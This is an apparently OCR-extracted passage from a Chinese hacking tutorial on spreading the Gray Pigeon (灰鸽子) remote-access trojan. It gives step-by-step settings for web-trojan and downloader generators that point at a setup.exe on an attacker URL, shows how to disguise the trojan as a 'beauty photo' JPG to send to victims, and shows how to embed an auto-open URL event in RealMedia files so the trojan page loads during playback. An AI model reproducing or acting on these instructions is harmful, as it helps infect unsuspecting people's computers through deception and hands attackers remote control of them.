


图 5

最后我们看看教主网页木马生成器，如图6，简单介绍下，在“选择木马”处填写我们本地木马地址，在“网页目录”处填写http://520hacker.ccc.com/hehe/，生成目录随便填写，最终生成了三个文件bbs003302.css，bbs003302.gif，jiaozhu.htm，大家注意了，只有jiaozhu.htm名字可以修改，其它两个文件名字不能改，将这三个文件传入http://520hacker.ccc.com/hehe/目录即可。当某人浏览http://520hacker.ccc.com/hehe/jiaozhu.htm的时候就中马了。好了，介绍完毕，大家可以比较出这三个工具的不同点了吧，应该说各有利弊吧。




图 6

最后说下工具潜入者是干什么的，不知大家有没有感觉到灰鸽子木马服务端文件很大，如果直接挂马的话，对方打开网页浏览时会很慢，这样一来对方有可能以为网速不行将网页关闭，这样我们的木马就不能运行了。所以潜入者解决了这个问题，我们打开潜入者工具，在“HTTP下载地址”处填写http://520hacker.ccc.com/hehe/setup.exe，在“输出设置”选择一个保存生成文件的地方，最终生成的文件只有1K到2K多，比如我们生成123.exe，我们将123.exe作成网页木马即可，这样对方打开网页不会引起怀疑。

三、把鸽子做JPG木马

工具：图片木马生成器v1.0

一张美女图片

jpglowder

男人最喜欢什么？呵呵，当然是美女照片了（读者：估计这

是阁下的个人爱好吧，别扯上我们这些清白的看客）。怎么？你不喜欢？别不好意思了！撒谎是不好的行为！！我们将一个网页图片发给一个男同胞，让他在欣赏美女照片的时候不知不觉中马那该多好啊！好，今天用到的工具是图片木马生成器v1.0，如图7。在“网页木马地址”处填写http://520hacker.ccc.com/hehe/setup.exe，在“图片网络地址”处填写http://520hacker.ccc.com/hehe/meinv.jpg（当然这个图片要事先上传好），在“木马保存路径”处选择一个本地保存地址，比如“c:\wyx.jpg”，将这个图片发给男性就行了。万一是个女同胞呢？呵呵！发个帅哥哥给她就行了。




图7

呵呵，顺便再介绍一个制作图片木马的工具：jpglowder，这个是外国人写的，功能很强大，如图8。至于具体怎么使用我就不说了，网上教程很多，我就不卖弄了，不过这个工具网上很难找的，要感谢逍遥者提供的工具。




图8

四、利用播放器漏洞传播灰鸽子木马

工具：Real Media Editor汉化版

Rael Player网页木马生成器

China-DRM WMDRM

现在最流行的播放器是什么呢？我想还是要数Rael Player和Microsoft Media Player，当然木马传播也不能少了它们两个。至于怎么传播木马，请听我慢慢道来。我们打开Real Media Editor，如图9。

依次点“文件”——“打开real媒体文件”选择一个rm文件，然后依次点“工具”，“合并事件”，我们加入一个事件，如图10。好！讲解下，1.txt是干什么的呢，我们打开看下，命令如下u 00:6.0 00:10.0 http://www.baidu.com，这句话的意思是说rm文件播放到第6秒的时候自动打开http://www.baidu.com。细想，如果http://www.baidu.com换成我们木马的地址会是什么样的呢？我不敢往下想！最后我们点“文件”下的“real文件另存为”即可。我们可以将这个rm文件传到网上，等着人家点击吧。至于Rael Player网页木马生成器，限于篇幅，在此就不介绍了。




图9

